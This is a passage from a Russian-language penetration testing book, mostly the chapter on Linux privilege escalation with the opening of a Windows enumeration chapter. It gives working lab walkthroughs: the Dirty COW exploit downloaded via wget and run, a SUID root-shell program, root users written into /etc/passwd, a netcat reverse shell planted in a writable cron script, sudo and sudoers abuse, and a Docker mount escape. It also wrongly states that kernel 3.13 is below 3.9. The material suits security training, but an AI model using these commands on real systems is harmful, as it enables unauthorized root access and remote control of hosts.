Скорее всего, более 80 % времени консультанта по кибербезопасности уходит на пентесты веб-приложений. Мы настоятельно рекомендуем вам изучить эту тему, прежде чем продолжить работу с данной книгой. Простая формула овладения любым навыком основана на двух факторах: знаниях и практике (унаследованные навыки также являются второстепенным фактором). Информация, представленная в этой главе, должна помочь вам начать тестирование веб-приложений.

Что дальше? В следующей главе мы углубимся в концепцию повышения привилегий в Linux.

ГЛАВА

10

Повышение привилегий в Linux

На данном этапе у вас уже есть доступ к ограниченной командной оболочке и вы хотели бы выйти за ее рамки и вместо этого получить доступ к командной оболочке с правами root. Доступ с правами root позволит вам управлять системой так, как вы хотите, и, вероятно, откроет вам новый путь к другому хосту (так называемый *пивотинг*). В этой главе основное внимание уделяется повышению привилегий в операционной системе Linux, а в следующей будет обсуждаться операционная система Windows. Хотя ОС Windows популярна среди клиентских хостов, большая часть сетевой инфраструктуры и серверов использует операционную систему Linux. Команда Microsoft осознала важность окна терминала Linux (ядра), поэтому недавно добавила эту функцию в операционную систему Windows.

Цель этой главы (и книги в целом) — научить вас следовать методологии, а не полагаться на инструменты для выполнения поставленных задач. При этом вы изучите основы Linux `privesc` (повышение привилегий), чтобы выполнять эту задачу в своей работе самостоятельно.

В этой главе:

- эксплойты ядра Linux;
- эксплуатация Linux SUID;
- манипуляции с конфигурационными файлами Linux;
- использование запущенных сервисов;
- эксплуатация через `sudoers`;
- автоматические сценарии для повышения привилегий в Linux.

ВВЕДЕНИЕ В ЭКСПЛОЙТЫ ЯДРА И ОШИБКИ В КОНФИГУРАЦИИ

Повышения привилегий в операционной системе Linux можно достичь двумя способами:

- эксплуатируя уязвимости ядра;
- используя ошибки в конфигурации системы (в основном реализуются с пользователем root).

Далее в главе мы подробно рассмотрим каждую категорию, чтобы достичь цели (получение доступа к командной оболочке с правами root). Итак, начнем.

ЭКСПЛОЙТЫ ЯДРА

Ядро является сердцем операционной системы Linux и работает с привилегиями root. Недостаток, который помогает взаимодействовать с ядром, позволит пользователю работать в режиме root.

У нас возникают некоторые проблемы, когда мы хотим выполнить эксплойт на целевом хосте. Сделать это можно следующим образом.

1. Определите версию ядра.
2. Найдите эксплойт, соответствующий версии ядра (определенной на шаге 1).
3. Перенесите эксплойт на уязвимый хост (мы углубимся в данную тему позже в этой главе).
4. Найдите способ заставить уязвимый хост выполнить нашу полезную нагрузку, например скомпилировать код C на удаленном хосте.

Эксплойты ядра: Dirty Cow

Dirty cow (грязная корова) представляет функцию копирования при записи (COW — copy-on-write) для страниц памяти, отмеченных только для чтения. Как работает этот эксплойт? В нормальной ситуации механизм COW считывает файл в памяти и таким образом создает его копию в памяти. Затем он запишет данные в файл в памяти (не касаясь исходной копии). Создатели этого эксплойта пытались создать тысячи итераций, в которых в определенный момент ядро перезапишет исходный файл. Такое поведение даст злоумышленнику возможность перезаписать нужный файл. Распространенной атакой является перезапись файла shadow/passwd пользователя в ОС Linux (что позволяет нам создать пользователя root в целевой операционной системе). Этот эксплойт применим ко всем ядрам до версии 3.9.

Из-за характера этого эксплойта (выполнение тысяч итераций) целевая система может «упасть», поэтому будьте осторожны при его использовании. При этом попробуем проэксплуатировать эту уязвимость.

Для начала посмотрим на текущие разрешения пользователя с помощью команды `id`:

```
elliot@ubuntu14Server:~$ id
uid=1001(elliot) gid=1001(elliot) groups=1001(elliot)
```

На данном этапе пользователь *elliot* имеет ограниченные права. Проверим это, попытавшись получить доступ к файлу `/etc/shadow`:

```
elliot@ubuntu14Server:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Затем проверим версию ядра на этом сервере Ubuntu:

```
elliot@ubuntu14Server:~$ uname -a
Linux ubuntu14Server 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08
UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
```

Поскольку это версия 3.13 (которая ниже версии 3.9), мы можем предположить, что она уязвима для эксплойта dirty cow. Если вы выполните поиск в интернете по запросу *dirty cow exploit*, то увидите экран, показанный на рис. 10.1. Данный эксплойт ditry cow может быть использован для версий Linux от 2.6.22 до 3.9.




Рис. 10.1. Поиск в Google — Dirty COW Exploit

Когда дело доходит до ссылок на эксплойты, я использую `exploit-db`, который выводится первым в результатах поиска. Ссылка приведет вас на сайт `exploit-db` по адресу www.exploit-db.com/exploits/40839.

Скачайте код C из `exploit-db` на свою машину Kali. Обратите внимание, что я подключен к удаленному хосту через ограниченную командную оболочку с помощью Kali.

Самая большая проблема на данный момент — передать C-файл эксплойта на уязвимый хост. Чтобы выполнить эту работу, вы можете использовать веб-сервер Python для его размещения:

```
root@kali:~/Downloads# python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
```

Затем вернитесь в ограниченную командную оболочку SSH и выполните следующие пять действий:

- измените рабочий каталог на `/tmp`, поскольку у нас больше прав в этой папке (у нас есть права на запись);
- используйте команду `wget`, чтобы скачать эксплойт;
- скомпилируйте код C в соответствии с документацией по эксплойту (она находится вверху, в разделе комментариев кода C);
- запустите эксплойт в соответствии с документацией `exploit-db`;
- переключитесь на вновь созданного пользователя *firefart*.

```
elliot@ubuntu14Server:/tmp$ wget http://172.16.0.102:8000/40839.c
--2020-08-17 11:43:50--  http://172.16.0.102:8000/40839.c
Connecting to 172.16.0.102:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5006 (4.9K) [text/plain]
Saving to: '40839.c'

100%[======================================================================
=======================>] 5,006       --.-K/s   in 0s
2020-08-17 11:43:50 (657 MB/s) – '40839.c' saved [5006/5006]
elliot@ubuntu14Server:/tmp$ gcc -pthread 40839.c -o dirty -lcrypt
elliot@ubuntu14Server:/tmp$ chmod +x dirty
elliot@ubuntu14Server:/tmp$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi6bS9A.C7BDQ:0:0:pwned:/root:/bin/bash

mmap: 7f297c216000
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'test'.
```

```
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
elliot@ubuntu14Server:/tmp$ su firefart
Password:
firefart@ubuntu14Server:/tmp# id
uid=0(firefart) gid=0(root) groups=0(root)
```

Мы root!

Dirty cow — лишь один из множества известных эксплойтов; это упражнение было нужно только для того, чтобы показать вам, как выполнить задачу, когда у вас есть устаревшее ядро. Если вы собираетесь использовать другой эксплойт (например, `overlayfs`), то должны совершить те же шаги, что и для предыдущего эксплойта. Вам просто нужно скомпилировать его и выполнить в соответствии с документацией к эксплойту.

ИСПОЛЬЗОВАНИЕ SUID

Эксплойт с установленным идентификатором пользователя (set user ID, SUID) (я называю этот эксплойт *идентификатором суперпользователя*) является слабым местом, позволяющим пользователям выполнять некоторые действия с правами другого пользователя (например, root). Чтобы найти эти типы файлов, мы будем использовать команду `find`:

```
elliot@ubuntu14Server:~$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/bin/ping
/bin/fusermount
/usr/bin/traceroute6.iputils
/usr/bin/chsh
/usr/bin/pkexec
/usr/bin/at
/usr/bin/chfn
/usr/bin/mtr
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/sbin/pppd
/usr/sbin/uuidd
/opt/bashme
```

Файл `bashme` — хороший кандидат. Фактически я создал данный файл для этого упражнения, чтобы показать вам, как работает сама техника. Возможно, вы спрашиваете себя: как я узнал, что остальные — плохие кандидаты? Ответ прост: это все системные файлы Linux. Затем воспользуемся командой `ls`, чтобы увидеть права доступа к файлу `bashme`:

```
elliot@ubuntu14Server:~$ cd /opt
elliot@ubuntu14Server:/opt$ ls -la
total 20
drwxr-xr-x  2 root root 4096 Aug 17 16:50 .
drwxr-xr-x 22 root root 4096 Aug 17 10:25 ..
-rwsr-xr-x  1 root root 8577 Aug 17 16:50 bashme
```

Обратите внимание на `s` (он называется *sticky bit* или «липкий бит») в начале значения разрешений. Фактически это произошло потому, что пользователь root уже выполнил одну из следующих команд для данного файла. Другими словами, следующие две команды вызвали появление липкого бита:

```
$chmod u+s /opt/bashme
$chmod 4755 /opt/bashme
```

На данном этапе все, что нам нужно, — выполнить этот файл, используя нашу ограниченную пользовательскую командную оболочку:

```
elliot@ubuntu14Server:/opt$ ./bashme
root@ubuntu14Server:/opt# id
uid=0(root) gid=1001(elliot) groups=0(root),1001(elliot)
```

Итак, что находится внутри файла `bashme`? Это скомпилированный исполняемый файл кода C, созданный пользователем root. В некоторых других сценариях (CTF и т. д.) это будет файл сценария Bash (`.sh`), в котором вы можете написать собственный сценарий:

```
#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>
int main(void)
{
        setresuid(0,0,0);
        system("/bin/bash");
        return 0;
}
```

Пользователь root создал этот файл на уязвимом хосте. Кроме того, когда мы исполняем его с использованием учетной записи с низким уровнем привилегий, скомпилированный код вызывает системную функцию и загружает окно Bash с помощью привилегий уровня root. Не забудьте, что для компиляции кода C (в общем случае) вам потребуется выполнить следующую команду:

```
$ gcc [исходный файл].c -o [имя выходного файла]
```

Для 32-битного скомпилированного исполняемого файла необходимо выполнить следующую команду. Команда будет зависеть от того, является ли целевая система Linux 32- или 64-битной версией. Обратите внимание, что вы не можете запустить 64-битное приложение в 32-битной системе:

```
$ gcc -m32 [исходный файл].c -o [имя выходного файла]
```

ПЕРЕОПРЕДЕЛЕНИЕ ФАЙЛА ПОЛЬЗОВАТЕЛЕЙ PASSWD

Существует несколько подходов к поиску способа записи в файл `/etc/passwd`. В общих чертах, если у вас есть права на запись в этот файл, то вы можете создать учетную запись пользователя root, которую можете использовать для входа в систему. Основные приемы, которые вы можете использовать при поиске этого недостатка, описаны в следующих сценариях:

- проверка, есть ли у текущего пользователя (ограниченного пользователя командной оболочки) права на запись в этот файл;
- проверка, установлен ли SUID для команды `cp` (copy);
- проверка, установлен ли SUID для текстовых редакторов Vim и Nano (или любого другого типа текстовых редакторов).

Первый пункт легко реализовать; нам просто нужно сгенерировать пользователя root и добавить его в файл (помните, что у нас уже есть разрешение на запись в файл). Чтобы воспользоваться этой уязвимостью, используя нашу ограниченную командную оболочку, проверьте разрешения файла `passwd`:

```
elliot@ubuntu14Server:~$ ls -la /etc/passwd
-rwxr-xrwx 1 root root 1293 Aug 17 16:45 /etc/passwd
```

Похоже, у нас есть права на запись в этот файл. Чтобы проверить, добавьте в файл цифру 1, чтобы узнать, действительно ли это так:

```
elliot@ubuntu14Server:~$ echo 1 >> /etc/passwd
elliot@ubuntu14Server:~$ cat /etc/passwd
root:fi6bS9A.C7BDQ:0:0:pwned:/root:/bin/bash
/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
[...]
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:105:111:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/
bash
```

```
gus:x:1000:1000:gus khawaja,,,:/home/gus:/bin/bash
elliot:x:1001:1001:elliot,11,0,0,Fsociety:/home/elliot:/bin/bash
1
```

Прекрасно, работает! Теперь сгенерируйте настоящего пользователя root. Чтобы выполнить задачу, используйте команду OpenSSL для генерации пароля от `fsociety`; имя пользователя будет *mrrobot*:

```
elliot@ubuntu14Server:~$ openssl passwd -1 -salt mrrobot fsociety
$1$mrrobot$uBJaW/VOizY1OYia6mMLc1
```

Затем добавьте нового пользователя в файл passwd (мы будем использовать текстовый редактор Nano для выполнения этой задачи). Проверим содержимое этого файла, показанного здесь:

```
elliot@ubuntu14Server:~$ cat /etc/passwd
[...]
mrrobot:$1$mrrobot$uBJaW/VOizY1OYia6mMLc1:0:0:root:/root:/bin/bash
```

Как вы думаете, что произойдет, когда вы переключитесь на нового пользователя mrrobot? Вы root?

```
elliot@ubuntu14Server:~$ su mrrobot
Password:
root@ubuntu14Server:/home/elliot# id
uid=0(root) gid=0(root) groups=0(root)
```

В этом сценарии мы смогли добавить нового пользователя, поскольку у нас были *права на запись*. Второй сценарий — если в команде `cp` был установлен бит SUID. В этом случае вам нужно создать новый файл passwd, а затем использовать команду `cp`, чтобы выполнить задачу:

```
$ cp [ваш пользовательский сгенерированный файл passwd] /etc/passwd
```

Не забудьте сначала скопировать существующих пользователей из исходного файла, прежде чем добавлять нового пользователя root.

Последний сценарий может быть использован, когда SUID установлен, например, для текстового редактора Nano или Vim. Затем этот флаг позволит вам использовать один из этих текстовых редакторов для изменения содержимого файла passwd и добавления нового пользователя root.

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ ЧЕРЕЗ ЗАДАЧИ CRON

Cron — это планировщик внутри системы Linux, который позволяет пользователям создавать запланированные задачи. Под задачами мы понимаем команды;

для нас, хакеров, это дверь для эксплуатации. Что, если мы сможем проверить, что пользователь root запланировал? Если мы сможем найти файл сценария с возможностью записи, то планировщик выполнит его с правами root. Замечательно, не так ли?

Основы CRON

Пользователь root может по-разному запланировать выполнение задачи в системе Linux. Первый способ — использовать каталоги `cron`:

- `/etc/cron.daily/`;
- `/etc/cron.hourly/`;
- `/etc/cron.monthly/`;
- `/etc/cron.weekly/`.

Любой файл сценария, сохраненный в каждой папке, будет выполняться в соответствии с его временными рамками. Например, файл сценария, расположенный в папке `/etc/cron.daily/`, будет выполняться ежедневно.

Crontab

Второй способ — использовать файл crontab. Пользователь root может создать общесистемную запланированную задачу с помощью файла `/etc/crontab`. Это наиболее распространенный сценарий, с которым вы можете столкнуться, когда пользователь root хочет запланировать задачу. Типичный формат записи задачи cron в этом файле выглядит следующим образом:

```
Минуты (0-59) Час (0-24) День (1-31) Месяц (1-12) День недели (0-6, 0 –
воскресенье, 6 – суббота) [Команда, которую нужно выполнить]
```

Например, чтобы запускать сценарий `sys.sh` каждый час в минуту 0 (например, 6 утра, 7 утра и т. д.), используйте такую запись:

```
0 * * * * /root/sys.sh
```

Звездочка означает любое возможное значение для минуты, месяца и т. д. Можно использовать следующие операторы:

- **запятая (`,`)** указывает на последовательные целые числа, такие как `1,2,3,4,5`;
- **дефис (`-`)** позволит вам указать диапазоны. Например, `1-5` означает `1,2,3,4,5`;

- **косая черта** (/) указывает на значение шага. Например, каждые 4 часа эквивалентны `*/4`.

Файл `/etc/crontab` — это общесистемный файл конфигурации. Но каждый пользователь может настроить собственные задачи crontab, выполнив следующую команду:

```
$crontab -e
```

Предыдущая команда откроет файл пользователя crontab и позволит пользователю добавлять задачи.

Anacrontab

Еще один способ добавить задачи в cron — использовать anacrontab. Общесистемный файл конфигурации для этого находится по адресу `/etc/anacrontab`. Зачем использовать этот метод? Фактически anacron не ожидает, что ваш хост всегда будет работать; он проверит все запланированные сценарии после перезагрузки хоста. Это удобно для обычных хостов, где вы ожидаете, что они будут выключаться. Формат задачи в anacron следующий:

```
Period          delay              job-identifier          command
7               10                  backup.daily      cp /etc/passwd /root/
```

Первое поле — это период, числовое значение, которое представляет количество дней задачи:

- **1** означает ежедневно;
- **7** означает еженедельно;
- **30** означает ежемесячно.

Или вы можете использовать этот формат: `@daily` / `@weekly` / `@monthly`.

Вы можете взять произвольное число, чтобы указать любое количество дней.

Второе поле отражает задержку в минутах — время, которое машина должна выждать после перезагрузки (перед выполнением запланированных задач).

Третье поле — это идентификатор названия задачи. У каждой задачи должно быть уникальное имя, и файл с таким же именем будет сохранен в каталоге `/var/spool/anacron/`. Этот файл будет содержать отметку о времени, когда задание было выполнено в последний раз.

Наконец, последнее поле будет определять команду, которую мы хотим выполнить.

Перечисление и использование CRON

Чтобы вывести все содержимое каталога cron, используйте команду, показанную ниже:

```
$ls -la /etc/cron* 2>/dev/null
```

Для поиска доступных для записи заданий cron используйте эту команду:

```
$find /etc/cron* -perm -0002 -type f -exec ls -la {} \; -exec cat {} 2>/
dev/null \;
```

Проверить содержимое crontab можно с помощью такой команды:

```
$cat /etc/crontab 2>/dev/null
```

Чтобы проверить записи crontab пользователя root, используйте эту команду:

```
$crontab -l -u root
```

Перечислить задания Anacron можно с помощью этой команды:

```
$ls -la /var/spool/anacron 2>/dev/null
```

Начнем с примера использования cron на хосте Linux. Как и раньше, у нас есть ограниченный пользователь командной оболочки (*elliot*), подключенный к серверу Ubuntu. При просмотре записей crontab обнаруживается запланированная задача, которая запускается каждую минуту и выполняет сохраненный сценарий в каталоге `/root/schedule/`:

```
elliot@ubuntu14Server:~$ cat /etc/crontab 2>/dev/null
[..]
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts
--report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts
--report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts
--report /etc/cron.monthly )
* * * * *       root    /opt/backup.sh
#
elliot@ubuntu14Server:~$
```

Затем проверим файл, чтобы увидеть, можем ли мы писать в него, используя команду `ls`:

```
elliot@ubuntu14Server:~$ ls -la /opt/backup.sh
-rwxrwxrwx 1 root root 42 Aug 19 15:20 /opt/backup.sh
```

На данном этапе мы начнем прослушивать порт 1111 в Kali Box, чтобы принять входящее подключение от командной оболочки:

```
root@kali:~# nc -nlvp 1111
listening on [any] 1111 ...
```

Затем откройте сценарий задачи (`backup.sh`) с помощью текстового редактора Nano и вставьте сценарий обратной командной оболочки. Удалите все содержимое внутри него и замените его следующим:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 172.16.0.102 1111
>/tmp/f
```

Сохраните текст (Ctrl+O) и закройте Nano (Ctrl+X). Подождите минуту, пока задание будет выполнено, и вы получите доступ к командной оболочке с правами root:

```
root@kali:~# nc -nlvp 1111
listening on [any] 1111 ...
connect to [172.16.0.102] from (UNKNOWN) [172.16.0.101] 50971
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

ФАЙЛ КОНФИГУРАЦИИ SUDOERS

Команда `sudo` была представлена в системе Unix/Linux для разделения привилегий. Пользователь может использовать команду `sudo` для выполнения команд с высоким уровнем привилегий, указав пароль. Пользователь root должен добавить пользователя с низким уровнем привилегий в `sudoers`, создав новую учетную запись:

```
$sudo usermod -aG sudo [имя пользователя]
```

Кроме того, системный администратор может изменить файл конфигурации `sudoers`, а также `/etc/sudoers` для более точного разграничения в правах. Посмотрим, как это использовать!

Повышение привилегий через sudo

Есть разные способы повысить наши права для получения и выполнения высокопривилегированной команды. Наша основная цель как хакеров — найти слабые места в функциональности каждой системы и попытаться использовать их. Большой вопрос в том, что нужно искать, чтобы воспользоваться этим недостатком? Правильные ответы таковы:

- посмотрите, установлен ли SUID в текстовом редакторе, таком как Vim/Nano, для редактирования файла `sudoers`;
- перечислите разрешения sudo и найдите все программы, которые можно выполнить с имеющимися правами;
- попробуйте выполнить `sudo` без пароля.

Использование команды поиска

Далее перечислены способы эксплуатации слабых мест в разрешениях `sudo`. Во втором пункте упоминается, что мы можем перечислить разрешения `sudo`. Чтобы сделать это, воспользуемся соответствующей командой следующим образом:

```
elliot@ubuntu14Server:~$ sudo -l
[sudo] password for elliot:
Matching Defaults entries for elliot on ubuntu14Server:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/
sbin\:/bin

User elliot may run the following commands on ubuntu14Server:
    (root) /usr/bin/find
```

Пользователь *elliot* имеет возможность выполнить команду `find` с правами root. Посмотрим, как с ее помощью мы можем повысить привилегии. Используйте опцию `exec` в команде `find`, чтобы запустить оболочку с правами root:

```
elliot@ubuntu14Server:~$ sudo find / -exec sh -i \;
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Это один из способов повысить привилегии с помощью команды `find`, но вы можете воспользоваться любой программой, указанной в разрешениях `sudo`.

Редактирование файла sudoers

Помните, что любой текстовый редактор с установленным битом SUID позволит нам редактировать файлы конфигурации, включая файл `/etc/sudoers`.

Сначала найдите файлы с SUID в вашей текущей ограниченной командной оболочке:

```
elliot@ubuntu14Server:~$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/ping6
/bin/su
```

```
/bin/ping
/bin/fusermount
/bin/nano
/usr/bin/traceroute6.iputils
/usr/bin/chsh
```

Программа Nano указана в результатах, поэтому я могу использовать ее для редактирования файла `sudoers`: `$nano /etc/sudoers`. Когда файл конфигурации загрузится, я добавлю права `sudo` для *elliot* (я вставлю его в конец файла):

```
# Allow members of group sudo to execute any command
#%sudo ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
elliot ALL=(ALL) NOPASSWD: ALL
```

Чтобы убедиться, что изменения вступили в силу, выйдите из сеанса SSH *elliot* и войдите снова. После входа в систему запустите оболочку SH с помощью команды `sudo`. Обратите внимание, что окно терминала не запрашивало пароль, и это из-за конфигурации NOPASSWD, которую мы добавили ранее:

```
elliot@ubuntu14Server:~$ sudo sh -i
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

ЭКСПЛУАТАЦИЯ ЗАПУЩЕННЫХ СЕРВИСОВ

Некоторые сервисы, установленные в системе Linux, будут работать с правами root. Данный недостаток позволяет нам воспользоваться этим поведением и получить доступ к командной оболочке с правами root. Отличным сервисом, работающим как демон, является движок Docker (другими хорошими примерами выступают веб-сервер Apache, сервер базы данных MySQL и т. д.). Сначала перечислите запущенные сервисы и найдите Docker:

```
elliot@ub01:/$ ps -aux | grep Docker
Elliot      3046  0.0 0.0   17532     724 pts/0    S+     09:14    0:00 grep
--color=auto Docker
```

Выполните ту же атаку, что и раньше, манипулируя файлом конфигурации `sudoers`. Далее запустите новый контейнер на основе образа Alpine:

```
elliot@ub01:~$ docker run -itd -v /etc/:/mnt/ alpine
17d6da6fca8152fd8f2360abc5a4cad928c0d655e2c1fadac7df1de6c669dd23
elliot@ub01:~$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED
```

```
STATUS              PORTS               NAMES
17d6da6fca81        alpine              "/bin/sh"           10 seconds
ago                 Up 9 seconds        bold_aryabhata
```

Обратите внимание, что мы смонтировали `/etc/` на хосте Ubuntu в `/mnt/` в контейнере Docker. Пришло время взаимодействовать с контейнером для редактирования файла `sudoers`:

```
elliot@ub01:~$ docker exec -it 17d6da6fca81 /bin/sh
/ # cd /mnt/
/mnt # echo "elliot ALL=(ALL) NOPASSWD: ALL" >> sudoers
/mnt # exit
```

Посмотрим, сможем ли мы использовать команду `sudo` для получения доступа к командной оболочке с правами root на хосте Ubuntu:

```
elliot@ub01:~$ sudo sh -i
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

АВТОМАТИЗИРОВАННЫЕ СЦЕНАРИИ

На данном этапе вы должны понимать, как получить root-доступ с помощью ограниченной командной оболочки. При этом все команды, обсуждаемые в этой главе, можно автоматизировать, чтобы проверить, уязвима ли целевая система Linux. На первый взгляд, информации очень много, а автоматизированный сценарий облегчит нам жизнь. Если вы хотите использовать автоматизированный инструмент, то не забудьте выполнить действия, указанные ниже.

1. Запустите веб-сервер на вашем хосте Kali (чтобы вы могли передать файл сценария).
2. В ограниченной командной оболочке на целевом хосте Linux выполните следующие действия:
    1) измените текущий каталог на тот, где у вас есть права на запись (например, `/tmp/`);
    2) скачайте файл с помощью `wget` или `curl`;
    3) измените права доступа к файлу с помощью команды `chmod + x`;
    4) запустите файл сценария (при желании сохраните вывод на случай, если вы потеряете доступ к командной оболочке).

Ниже приводятся три основных автоматизированных сценария, которые вы можете использовать во время пентеста (вы можете сохранить их, чтобы применять их всякий раз, когда придет время для повышения привилегий):

- **LinEnum**: github.com/rebootuser/LinEnum;
- **LinuxPrivChecker**: github.com/sleventyeleven/linuxprivchecker;
- **LinuxExploitSuggester**: github.com/mzet-/linux-exploit-suggester.

Отлично себя зарекомендовал LinEnum. Ниже указаны шаги, которые необходимо выполнить, если вы хотите использовать этот инструмент на целевом хосте Linux.

1. Запустите веб-сервер на своем хосте Kali (машина злоумышленника).
2. В ограниченной командной оболочке измените текущий каталог на `/tmp` (поскольку эта папка обычно позволяет всем писать и выполнять).
3. Скачайте сценарий LinEnum на целевой хост (жертва) с помощью команды `wget`.

```
$wget http://[KaliIP]/LinEnum.sh
```

4. Дайте файлу права на выполнение.

```
$chmod +x LinEnum.sh
```

5. Запустите его.

```
$./LinEnum.sh
```

РЕЗЮМЕ

Операционная система Linux уязвима для повышения привилегий, если неправильно настроена (или ядро не было должным образом обновлено) ее пользователем root. Если это так, то у вас есть достаточно способов, чтобы получить доступ к командной оболочке с правами root. Это сложная тема, и в идеале вы могли бы понять ее лучше, опробовав сценарии, описанные в данной главе, на практике и использовав эти знания в собственных проектах. В следующей главе вы узнаете, как эксплуатировать операционные системы Windows.

ГЛАВА
11

Повышение привилегий в Windows

Как известно, операционная система Microsoft Windows популярна среди отдельных пользователей и используется компаниями для своих сотрудников. О повышении привилегий в ОС Windows можно рассказать многое, и, как обычно, все концепции объясняются на примерах. К концу этой главы вы сможете с легкостью начать повышать свои привилегии.

В этой главе:

- способы исследования операционной системы Windows;
- способы передачи файлов в Windows в ограниченной командной оболочке;
- эксплойты ядра Windows;
- эксплуатация сервисов Windows;
- эксплуатация графического интерфейса Windows;
- инструменты автоматизации для повышения привилегий.

ПЕРЕЧИСЛЕНИЕ СИСТЕМЫ WINDOWS

Прежде чем начать эксплуатировать операционную систему Windows, нам нужно узнать больше об атакуемом узле. В этом разделе вы увидите все основные команды, необходимые для выполнения перечисления.

Системная информация

Чтобы проэксплуатировать систему для повышения привилегии, вам необходимо разбираться в деталях операционной системы. Команда `systeminfo` предоставит вам много информации о целевой ОС Windows:

```
C:\Users\Gus>systeminfo

Host Name:                                 WINDOWS10LAB
OS Name:                                   Microsoft Windows 10 Enterprise
LTSC
OS Version:                                10.0.17763 N/A Build 17763
OS Manufacturer:                           Microsoft Corporation
OS Configuration:                          Member Workstation
OS Build Type:                             Multiprocessor Free
Registered Owner:                          Windows User
Registered Organization:
Product ID:                                00424-90483-55456-AA805
Original Install Date:                     6/1/2020, 9:40:20 AM
System Boot Time:                          9/8/2020, 5:30:37 PM
System Manufacturer:                       VMware, Inc.
System Model:                              VMware7,1
System Type:                               x64-based PC
Processor(s):                              1 Processor(s) Installed.
        [01]: Intel64 Family 6 Model 158 Stepping 10 GenuineIntel ~3192
Mhz
BIOS Version:                  VMware, Inc.       VMW71.00V.16221537.
B64.2005150253, 5/15/2020
Windows Directory:                         C:\Windows
System Directory:                          C:\Windows\system32
Boot Device:                               \Device\HarddiskVolume1
System Locale:                             en-us;English (United States)
Input Locale:                              en-us;English (United States)
Time Zone:                                 (UTC-05:00) Eastern Time (US &
Canada)
Total Physical Memory:                     4,095 MB
Available Physical Memory:                 2,553 MB
Virtual Memory: Max Size:                  4,799 MB
Virtual Memory: Available:                 3,434 MB
Virtual Memory: In Use:                    1,365 MB
Page File Location(s):                     C:\pagefile.sys
Domain:                                    KCorp.local
Logon Server:                              \\WINDOWS10LAB
Hotfix(s):                                 10 Hotfix(s) Installed.
                                           [01]: KB4570720
                                           [02]: KB4465065
                                           [03]: KB4470788
                                           [04]: KB4487038
                                           [05]: KB4549947
                                           [06]: KB4561600
                                           [07]: KB4562562
                                           [08]: KB4566424
                                           [09]: KB4570332
                                           [10]: KB4570333
Network Card(s):                           2 NIC(s) Installed.
                                           [01]:    Bluetooth Device (Personal
Area                                                              Network)
                                                 Connection Name:
Bluetooth Network                                                  Connection
```

```
                                          Status:
Media disconnected
                                  [02]:   Intel(R) 82574L Gigabit Network
Connection
                                          Connection Name:       Ethernet0
                                          DHCP Enabled:          Yes
                                          DHCP Server:
172.16.0.2
                                          IP address(es)
                                  [01]:   172.16.0.104
                                          [02]: fe80::8920:1b10:a0d5:635b
Hyper-V Requirements:      A hypervisor has been detected. Features required
for Hyper-V will not be displayed.
```

Как видите, информации очень много. Чтобы упростить задачу, мы можем отфильтровать результаты с помощью команды `findstr`, как показано здесь:

```
C:\Users\Gus>systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
